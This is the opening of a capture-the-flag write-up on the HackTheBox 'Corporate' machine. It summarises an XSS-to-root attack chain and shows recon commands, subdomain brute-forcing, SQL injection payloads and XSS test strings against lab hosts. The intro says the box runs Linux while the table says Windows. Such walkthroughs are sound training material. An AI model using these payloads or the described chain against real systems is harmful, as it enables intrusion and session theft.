HTB: Corporate
Corporate is an epic, insane-difficulty Linux box on HackTheBox that presents a scenario where the Content Security Policy (CSP) can be bypassed to achieve cross-site scripting (XSS) by chaining multiple HTML-related vulnerabilities as an initial entry point. It also includes IDOR, JWT forging, Bitwarden PIN cracking, Docker socket abuse, and more. In this writeup, I demonstrate various enumeration, privilege-escalation, and lateral-movement techniques used to pivot from the external network to the internal network, moving through five users and ultimately obtain root access.

| OS | Difficult | Release Date |
| Windows | Insane | 16 Dec 2023 |
Tools Used
nmap, curl, ffuf, Burp Suite, CyberChef, ldapsearch, openvpn, hydra, getent, fzf, nc, python3, moz-idb-edit, bitwarden-pin-bruteforce, linpeas.sh, lazygit.
Attack Summary
- Identified HTML injection in
corporate.htb404 page. - Identified HTML injection in
support.corporate.htbchat box. - Identified JavaScript injection in a hosted JS file.
- Chained 1-3 to form a cookie stealing XSS.
- Delivered XSS payload to the chat agent and stole their auth cookie.
- Authenticated to
people.corporate.htbusing the stolen cookie. - Identified IDOR vulnerability in the file sharing feature.
- Found default password format from a restricted file via IDOR.
- Tested default passwords for all users on
sso.corporate.htband found 4 matches. - Reset the password for a user in IT and logged in via SSH.
- Found Bitwarden Firefox extension files in the user directory.
- Cracked the Bitwarden PIN code.
- Logged in Gitea service using the user credentials and TOTP code.
- Found the JWT signing secret in a code repository.
- Forged a JWT for a user in engineer group.
- Reset user’s password using the JWT and logged in via SSH.
- Abused the docker privilege and escalated to
rooton workstation. - Discovered the SSH private key for
sysadmin, and logged in corporate machine. - Identified and exploited CVE-2022-35508 in Proxmox service to obtain
root.
Recon
Initial Scan
I ran nmap and found only one TCP port open.
1
2
3
4
5
6
7
8
❯ nmap -vvv -Pn -p- --max-retries 1 --min-rate 1500 --max-scan-delay 20 -T4 --open 10.129.229.168
<SNIP>
PORT   STATE SERVICE REASON
80/tcp open  http    syn-ack ttl 63

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 87.76 seconds
           Raw packets sent: 131128 (5.770MB) | Rcvd: 59 (2.596KB)
I ran nmap again to enumerate services.
1
2
3
4
5
6
7
8
9
10
11
12
❯ nmap -sCV -p 80 10.129.229.168
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-08 09:56 CST
Nmap scan report for 10.129.229.168
Host is up (0.21s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    OpenResty web app server 1.21.4.3
|_http-title: Did not follow redirect to http://corporate.htb
|_http-server-header: openresty/1.21.4.3

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.27 seconds
The web service had a redirection to corporate.htb, I added it to my /etc/hosts file.
1
2
❯ echo "10.129.229.168 corporate.htb" | sudo tee -a /etc/hosts
10.129.229.168 corporate.htb
I ran curl to check the response headers.
1
2
3
4
5
6
7
8
9
❯ curl corporate.htb -I
HTTP/1.1 200 OK
Date: Wed, 08 Oct 2025 05:47:07 GMT
Content-Type: text/html
Connection: keep-alive
Content-Security-Policy: base-uri 'self'; default-src 'self' http://corporate.htb http://*.corporate.htb; style-src 'self' 'unsafe-inline' https://fonts.googleapis.com https://maps.googleapis.com https://maps.gstatic.com; font-src 'self' https://fonts.googleapis.com/ https://fonts.gstatic.com data:; img-src 'self' data: maps.gstatic.com; frame-src https://www.google.com/maps/; object-src 'none'
X-Content-Type-Options: nosniff
X-XSS-Options: 1; mode=block
X-Frame-Options: DENY
Notably, the Content Security Policy (CSP) had been set and provided strong protection against cross-site-scripting (XSS) attacks. However, the directive default-src 'self' http://corporate.htb http://*.corporate.htb presented a potential bypass if I could inject executable code into JavaScript files hosted on the site or its subdomains.
corporate.htb
I browsed the website and interacted with it as much as I could as a normal user, but I didn’t find anything interesting. 
Next, I tested the 404 page, and noticed the specified path reflected back on the page. 
Whenever I encounter a reflection like this I would at least test for SSTI, HTML injection, and XSS.
It was not vulnerable to SSTI. 
It was vulnerable to HTML injection! 
But not vulnerable to XSS. 
Because the CSP blocked it. 
The HTML injection was not immediately exploitable at this point. I took a note and moved on to enumerate subdomains.
I ran fuff to brute-force subdomains and identified 4 new ones: support, git, sso, people.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
❯ ffuf -u http://corporate.htb -w /usr/share/wordlists/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt -H "Host: FUZZ.corporate.htb" --ac

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://corporate.htb
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt
 :: Header           : Host: FUZZ.corporate.htb
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

support                 [Status: 200, Size: 1725, Words: 383, Lines: 39, Duration: 221ms]
git                     [Status: 403, Size: 159, Words: 3, Lines: 8, Duration: 217ms]
sso                     [Status: 302, Size: 38, Words: 4, Lines: 1, Duration: 221ms]
people                  [Status: 302, Size: 32, Words: 4, Lines: 1, Duration: 217ms]
:: Progress: [100000/100000] :: Job [1/1] :: 186 req/sec :: Duration: [0:08:51] :: Errors: 0 ::
I added them to my /etc/hosts file.
1
❯ echo '10.129.229.168  support.corporate.htb git.corporate.htb sso.corporate.htb people.corporate.htb' | sudo tee -a /etc/hosts
git.corporate.htb
I didn’t have permission to visit the page. 
sso.corporate.htb
A login page was presented. I didn’t have a valid credential to log in. 
I tried a few basic SQL injection payloads, which didn’t work.
1
2
3
4
5
' OR '1'='1
' or 1=1 limit 1 --
' AND SLEEP(5)/*
' AND '1'='1' AND SLEEP(5)
' ; WAITFOR DELAY '00:00:05' --
I didn’t want to run automated tools against it unless I exhausted all other options. For now, I took a note and moved on.
people.corporate.htb
A signin page was presented. 
When I clicked on it, I was redirected to the SSO page. 
Again, I didn’t have valid credentials. I took a note and moved on.
support.corporate.htb
I proceeded to enumerate the support subdomain.
The page seemed to be hosting a live chat with an agent. 
I entered my name and started chatting with the agent. The agent didn’t seem very interactive, as it ignored my prompts and ended the session promptly. 
Since this was an input being reflected back on the page, I quickly tested for SSTI, HTML injection, XSS.
1
{{2*2}},abc<b>abc</b>,<img src=1 onerror=alert(1);>
